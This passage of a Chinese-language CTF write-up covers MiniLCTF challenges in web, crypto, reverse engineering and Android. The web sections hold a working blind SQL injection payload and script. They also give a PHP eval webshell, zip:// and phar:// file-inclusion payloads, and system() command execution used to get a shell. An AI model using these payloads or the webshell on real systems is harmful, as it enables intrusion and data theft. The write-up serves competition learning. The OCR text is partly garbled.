GET /LS02eGFramRoY2ZoY25zawotLTd4YWJmOHNhaGRjaGZ1ZHkudHh0CmNzcwppbmRleC5waHAK HTTP/1.1
User-Agent: curl/7.38.0
```

用base64解码一下`LS02eGFramRoY2ZoY25zawotLTd4YWJmOHNhaGRjaGZ1ZHkudHh0CmNzcwppbm`

得到

```
--6xakjdhcfhcnsk
--7xabf8sahdchfudy.txt
css
index.php
```

直接访问`—7xabf8sahdchfudy.txt`得到flag`MiniLCTF{Y0u_G3t_1t_2333}`




```
MiniLCTF{Y0u_G3t_1t_2333}
```

baby sqli2

> 解题人：qiqi

发现注释符，逻辑连接词都被过滤了

猜测后台判断语句为`$username == ';admin';`，如果是这样的话，我们就利用弱类型来绕过

比如`0 == ';admin';`就会返回1，绕过验证，而`1 == ';admin';`返回空

发现`^`异或符没有被过滤

这样就有办法了，我们可以通过异或来构造这个`0`

测试一下

```
php > echo 'admin'^1^1;
0
php > echo 'admin'^1;
1
```

但是我们还要闭合后面的`';`

```
php > echo 'admin'^1^'1';
0
php > echo 'admin'^0^'1';
1
```

成功

利用`sql1`给的查询语句知道字段名是`passwd`

payload

```
username=admin'^(ascii(mid((passwd)from(1)))>=32)^'1&passwd=123
```


当`ascii(mid((passwd)from(1)))>;=10`为真时，返回1，所以username的值就是0，返回`passwd is wrong`，当`ascii(mid((passwd)from(1)))>;=10`为假时，返回0，username的值这是就是1，返回`wafed by pupiles`

利用这点我们就可以盲注了

脚本如下

```python
import requests
url = 'http://45.40.207.251:8002/login.php'
s = requests.Session()
passwd = ''
for l in range(1,33):
    for c in range(32,133):
        username = "admin'^(ascii(mid((passwd)from(%d)))>=%d)^'1'='1" % (l,c)
        data = {'username':username, 'passwd':123}
        html = s.post(url,data=data).text
        if 'admin' in html:
            passwd += chr(c - 1)
            print passwd
            break
```


运行一下



获得`passwd`的md5值

在线解密一下得到`passwd`为`admin233`

登录一下



minil{sqli_1s_s0_c00l!}

神秘的交流平台

> 解题人：qiqi

页面是个交流平台，有个登录框，需要输入`code name`和`invitation code`，页面右下角还有一个`visit number`

扫个目录还发现了一个`test.php`，访问返回`Your IP address is not allowed.`

随便试了一些ip都不行，就先把它搁一边了

打开开发者工具，看到有个`invitation_code.js`，发现是个函数 放到控制台

首先给函数弄个名字`f`定义一下

再定义一个变量`p`调用这个`f`函数，凭借首返回值`p`

输入`p`回车，看到返回结果

格式化字符串一下

```
window.v_ariational = function() {
    $.ajax({
        type: "POST",
        dataType: "json",
        url: "/CTF1.php",
        success: function(a) {
            console.log(a)
        },
        error: function(a) {
            console.log(a)
        }
    })
};
window.va_riational = function() {
    $.ajax({
        type: "POST",
        dataType: "json",
        url: "/CTF2.php",
        success: function(a) {
            console.log(a)
        },
        error: function(a) {
            console.log(a)
        }
    })
};
window.get_invitation_code = function() {
    $.ajax({
        type: "POST",
        dataType: "json",
        url: "/CTF.php",
        success: function(a) {
            console.log(a)
        },
        error: function(a) {
            console.log(a)
        }
    })
};
window.var_iational = function() {
    $.ajax({
        type: "POST",
        dataType: "json",
        url: "/CTF3.php",
        success: function(a) {
            console.log(a)
        },
        error: function(a) {
            console.log(a)
        }
    })
};

window.vari_ational = function() {
```

```
    $.ajax({
        type: "POST",
        dataType: "json",
        url: "/CTF4.php",
        success: function(a) {
            console.log(a)
        },
        error: function(a) {
            console.log(a)
        }
    })
};
window.varia_tional = function() {
    $.ajax({
        type: "POST",
        dataType: "json",
        url: "/CTF5.php",
        success: function(a) {
            console.log(a)
        },
        error: function(a) {
            console.log(a)
        }
    })
};
window.variat_ional = function() {
    $.ajax({
        type: "POST",
        dataType: "json",
        url: "/CTF6.php",
        success: function(a) {
            console.log(a)
        },
        error: function(a) {
            console.log(a)
        }
    })
};
window.variati_onal = function() {
    $.ajax({
        type: "POST",
        dataType: "json",
        url: "/CTF7.php",
        success: function(a) {
            console.log(a)
        },
        error: function(a) {
            console.log(a)
        }
    })
};
window.variatio_nal = function() {

    $.ajax({
```

```
            type: "POST",
            dataType: "json",
            url: "/CTF8.php",
            success: function(a) {
                console.log(a)
            },
            error: function(a) {
                console.log(a)
            }
        })
    };
    window.variation_al = function() {
        $.ajax({
            type: "POST",
            dataType: "json",
            url: "/CTF9.php",
            success: function(a) {
                console.log(a)
            },
            error: function(a) {
                console.log(a)
            }
        })
    };
    window.variationa_l = function() {
        $.ajax({
            type: "POST",
            dataType: "json",
            url: "/CTF10.php",
            success: function(a) {
                console.log(a)
            },
            error: function(a) {
                console.log(a)
            }
        })
    };
```

发现`CTF1-10.php`都不存在，只有`CTF.php`是存在的而且状态码为405被服务器禁止访问了，并且调用了`get_invitation_code()`函数

去控制台里执行一下这个函数，返回


```
data
:
{content: "Vs lbh jnag shegure vasbezngvba, cyrnfr hfr CBFG gb
npprff/4qs810ss9q0pno8r342469sr3n9nn885.cuc.", enctype: "ROT13"}
```

解rot13得到`If you want further information, please use POST to access/4df810ff9d0cab8e342469fe3a9aa885.php`

于是请求`/4df810ff9d0cab8e342469fe3a9aa885.php`并抓包修改`GET`为`POST`

得到一串base64编码的字符串`SlhOVi1ZREFVLVNHUk8tRUlSUC1DQUJL`，解码得到`JXNV-YDAU-SGRO-EIRP-CABK`，这应该就是邀请码了

用给的`visit number`和我们获得的邀请码登录一下得到



获得了ip以及一个可以文件上传的页面

因为这里每次放需要带上ip，每次都添加非常麻烦，火狐有个很好用的插件`Modify Header`，可以让他一直都带着这个ip

这时去访问`test.php`，返回`管理员测试页： rf=include($input.";.php");`

显然是个文件包含了

那么这题思路非常清晰了，上传一个php一句话，然后包含这个带有一句话的文件，之后命令执行getshell

但是这个文件上传只能上传txt为后缀的文件，并且他会给你的文件重新命名，也是txt为后缀，同时读取文件的时候，会给你加上php后缀

如果我们只是单纯的传一个txt上去，例如`DPI0mMOQm4BBBGUB.txt`，读取的时候就会变成`DPI0mMOQm4BBBGUB.php`，显然这个文件是不存在的，我们要绕过这一点

当我们上传成功一个文件的时候，他还会返回

```
DPI0mMOQm4BBBGUB.txt and you can read it by visiting /1bda80f2be4d3658e0baa43fbe7ae8c1.php
```

`/1bda80f2be4d3658e0baa43fbe7ae8c1.php`，这是一个读取我们上传的文件的页面，看似没什么用，其实非常重要，待会我会说这个 页面重要在哪

至此，我们来理一下思路

`/test.php`是一个文件包含的页面，但是只能包含后缀为`php`的文件

`/46c48bec0d282018b9d167eef7711b2c.php`是一个文件上传的页面，但是只能上传文件名后缀为`txt`文件

`/1bda80f2be4d3658e0baa43fbe7ae8c1.php`是一个读取上传文件的页面，只能读取后缀是`txt`的文件

首先我们要写个php一句话，文件名就叫做`test.php`

```
<?php
@eval($_POST[a]);
?>
```

上传后抓个包，把后缀改为`txt`即可以绕过验证成功上传

一开始以为要让我去绕过`/test.php`页面中`include($input.";.php")`自动拼接`.php`

然后发现了三种方法

第一种是`%00`截断，`magic_quotes_gpc = off &;&; php<; 5.3.4`

第二种是文件名过长导致截断，`php version <; 5.3.4`

第三种是转换字符集造成的截断，但是需要有`iconv`()函数

以上三种方法都不适用于本题

于是想到之前找资料的时候看到的，`zip://`和`phar://`伪协议，貌似也可以绕过本题的情况

测试一下，将我们刚刚写的那个`test.php`压缩成一个压缩包`test.zip`

上传抓包，修改后缀为txt，成功上传

然后就要使用`zip://`和`phar://`伪协议了

`zip://`使用方法`zip://file1%23file2`

`phar://`使用方法`phar://file1/file2`

这里`file1`是我们上传的那个压缩文件名，`file2`是我们解压后的文件名，他们两唯一不一样的地方就是两个文件的分隔符，注意一下就好

因为解压出来的文件名是`tets.php`后缀为`php`，所以可以成功解决后缀必须是`php`的问题了

然后很兴奋的去试了一番，发现并不行，怀疑人生了～

现在重要的读取文件的页面要上场了

路径！路径！路径！

随便读取一个文件，注意看路径是在`/Uploads/`下

我一开始是的时候，并没有加上路径，所以怎么试都出不来

所以最终payload是


```
rf=zip://Uploads/qLJKh484uso4dgNo.txt%23test
或者
rf=phar://Uploads/qLJKh484uso4dgNo.txt/test
```

post`a=system(';ls');`，返回

```
1bda80f2be4d3658e0baa43fbe7ae8c1.php
46c48bec0d282018b9d167eef7711b2c.php
4df810ff9d0cab8e342469fe3a9aa885.php
CTF.php
Montserrat-Regular.ttf
Uploads check_inv_code.php
f_____l_____a_____g.txt
index.php
js
test.php
```

看到`f_____l_____a_____g.txt`，兴奋～

post`a=system(';cat f_____l_____a_____g.txt');`，得到`flag{810c4b69640d5545f610ea1f35fbd880}`



flag{810c4b69640d5545f610ea1f35fbd880}

Crypto

Easy RSA

> 解题人：void0red

```
$openssl rsa -text -modulus -pubin -in publickey.pem
```

从公钥获得m, e 到http://factordb.com/上尝试查找m的质数分解，获得p, q

利用`rsatool.py`脚本获得私钥`key.pem`

```
$openssl rsautl -decrypt -inkey key.pem -in enc1.txt
```

获得flag

```
utl -decrypt -inkey key.pem -in enc1.txt
minil{rsa_1s_c00l}
```

Crypto2

> 解题人：void0red

爆破出r后直接解

```
import random
def baseN(num, b):
    return ((num == 0) and "0") or (baseN(num // b, b).lstrip("0") +
"0123456789abcdefghijklmnopqrstuvwxyz"[num % b])

s='j6jj3x3ekpckviaud7iqcer09lo7y9tzipt6ybedojtypte6esoy8n8qbbkhx4m47i19ergp44djdwfds3q3wz657q62j
ria3di==71rf2w5m1b6uh408iqwte64ek1jbjnhdam9g6xn6l5zj7e8fh7sbv7bsmpdv4b31292yiojao025hltmvm2ke5y8
9gy3r858c12cabzai8fw98aiatg1c'
p=113607382951770029984953840578931299649801318065095729278866758994222141744083339321508139393 5
72797031615567671936218327956057084566287338770840153674977 11
h=785499889356720883127062723315576365894740561093810699808399138930736308583702836415480957781 6
577515021560985491707606165788274218742692875308216243966916

x1 = int(s[:s.index('==')],36)
x2 = int(s[s.index('==')+2:],36)
# print x1,x2
# for i in reversed([x for x in range(1000000,10000000)]):
#   print i
#   if pow(2,i,p) == x1:
#       break
r = 8485716
if pow(2,r,p) == x1:
    print 'ok'
print baseN(x2/pow(h,r,p),36)
```


RE

re1

> 解题人：void0red

栈调整平衡后，直接F5出算法，写脚本，`numpy`解矩阵不是很好用，最后用了初等数学的方法

```
data =
[2892,2864,2859,2864,2893,2902,2885,2899,2846,2850,2868,2861,2870,2858,2860,2868,2874,2853,2858,
2874,2855,2868,2874,2850,2858,2855,2861,2869,2844]
a = [chr(sum(data)/28-x) for x in data]
s = ''
for x in a:
    s+=x
print s
```



贪吃蛇

> 解题人：void0red

patch掉墙，获得30分出flag

```
MiniLCTF{let_us_van_a_g4me!!!}
```

EasyCrack

> 解题人：fa1con

start_ routine是第一个线程，sub_ 400A3E函数是第二个线程，可以看到start_ routine处理后的数据给了第二个线程，第二个线程再与一组数进行处理与字符串比较，若一样则正确。注意第二个线程里异或的数是无符号数，IDA F5后会解析成有符号。另外注意第一个线程里的x>>num操作是取 整的

```
b[0] = data[a[0]>>2]
b[1] = data[(a[1]>>4)|(16*a[0]&0x30)]
b[2] = data[(a[2]>>6)|(4*a[1]&0x3c)]
b[3] = data[a[2]&0x3f]
```

字符串操作是四个为一组，因此一个个解会出现一些奇怪的问题，以4个为一组进行爆破。

```
b =
[0x57,0xA9,0x8E,0x8A,0xF0,0xB9,0x73,0x6A,0x40,0x10,0x5B,0x0C,0x52,0x27,0x18,0xED,0xF9,0xFC,0x47,0
xC6,0xCA,0x15,0x0B,0x36,0xBE,0xCF,0xF2,0x9B,0x93,0xEA,0xE8,0x44,0xFA,0xFA,0x44,0x33,0xE1,0x41,0xE
9,0x8c]
#e =
[100,-36,-29,-2,-49,-48,64,82,49,127,50,79,98,88,109,-85,-106,-72,112,-123,71,89,118,120,47,-122,
113,-55,-20,103,111,-44,112,109,-55,125,-71,-35,-65,-29]
f =
[0x64,0xdc,0xe3,0xfe,0xcf,0xd0,0x40,0x52,0x31,0x7F,0x32,0x4f,0x62,0x58,0x6d,0xab,0x96,0xb8,0x70,0
x85,0x47,0x59,0x76,0x78,0x2f,0x86,0x71,0xc9,0xec,0x67,0x6f,0xd4,0x70,0x6d,0xc9,0x7D,0xb9,0xdd,0xb
f,0xe3]
print len(b)

for i in range(len(b)):
        b[i] = (b[i]^f[i]) - i
print b
flag=''
data = '@,.1fgvw#`/2ehux$~"3dity%_;4cjsz^+{5bkrA&=}6alqB*-[70mpC()]8D9E:'
for k in range(0,len(b),4):
        for i in range(128):
                for j in range(128):
                        for z in range(128):
                                if b[k]==ord(data[i>>2]) and b[k+1]==ord(data[(j>>4)|
(16*i&0x30)]) and b[k+2]==ord(data[(z>>6)|(4*j&0x3c)]) and b[k+3]==ord(data[z&0x3f]):
                                        flag +=chr(i)+chr(j)+chr(z)
print flag
```

结果为MiniLCTF{Base641*s_Essentia，然后以强大的词汇能力得出flag为MiniLCTF{Base64*1s_Essentiaal}

```
F:\CTF\minictf
λ python re3.py
MiniLCTF{Base64_1s_Essentia
```


Kid

> 解题人：fa1con，void0red

1. 脱壳后，IDA打开有一个结构体，里面一个unsigned char，一个char*，char保存的是输入的payload。
2. 程序对flag进行一系列操作，注意:unsigned char的范围为0-255，因此正向操作可能会超过其范围，从0开始取。
3. 因此逆向写脚本，取尽可能取的值，最后筛选。（感谢void的脚本）

```
check=[99, 74, 26, 26, 165, 244, 25, 157, 189, 100, 235, 97, 156, 74, 215, 158, 209, 197, 235,
216, 34, 59, 50, 84, 144, 104, 177, 98, 208, 49, 40, 55]
data0=[0x85,0x03,0x05,0x67,0x04,...]
data1 = [1] + data0
sw = [1] + data1
s='0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ_!{}'

def jm(test):
    for i in range(0,600,3):
        v7 = data0[i]
        choose = sw[i]
        index = data1[i]
        if choose == 0:
            test[index] = (test[index] + v7)%256
        elif choose == 1:
            test[index] = (test[index] - v7)%256
        elif choose == 2:
            test[index] = (test[index] ^ v7)%256
        elif choose == 3:
            test[index] = (test[index] * v7)%256
        elif choose == 4:
            test[index] = (test[index] ^ test[v7])%256
    return test

re = [[x] for x in check]
for i in reversed([x for x in range(0,600,3)]):
    v7 = data0[i]
    choose = sw[i]
    index = data1[i]
    if choose == 0:
        t = []
        for x in range(256):
            if (x + v7)%256 in re[index] and x not in t:
                t.append(x)
        re[index] = t
    elif choose == 1:
        t = []
        for x in range(256):
            if (x - v7)%256 in re[index] and x not in t:
                t.append(x)
        re[index] = t
    elif choose == 2:
        t = []
        for x in range(256):
            if (x ^ v7)%256 in re[index] and x not in t:
                t.append(x)
        re[index] = t
    elif choose == 3:
        t = []
        for x in range(256):
            if (x * v7)%256 in re[index] and x not in t:
                t.append(x)

        re[index] = t
```

```
    elif choose == 4:
        t = []
        for x in range(256):
            for y in re[v7]:
                if (x ^ y)%256 in re[index] and x not in t:
                    t.append(x)
        re[index] = t
r=[]
for x in re:
    t = []
    for y in x:
        p = chr(y)
        if p not in t and p in s:
            t.append(chr(y))
    r.append(t)

for x in r:
    print x
```



MOBILE

Get_flag

> 解题人：void0red

```
$apktool d Get_flag.apk
```

解包，在`\assets`目录底下获得私钥`key.txt`，用`dex2jar`转换`classes.dex`并且用`jd`打开

在`Encrypt`类底下找到字符串`encryptData`用`base64`解码，再用私钥解密，得到flag

- 提取加密字串：

```
import base64
s =
'u6aTO9Q5Ib4afvw6LltV1BXtX3/NtKQrjDlVEE9z6PULsjGIYbop0yecmue9C7zwmkBCIa5Ii9eXqMXp48bdXsJuI69de+y
fDnf7xz6qzmCXzqABoB7SeaN7mo4A6S6SFvH+5Y6hCeaVIPhUV9nAVHr9aIZAbu2oXkQWko2P41Y='
with open('enc','wb') as f:
    f.write(base64.b64decode(s))
```

- 私钥解密:

```
$openssl rsautl -decrypt -inkey key.pem -in enc
```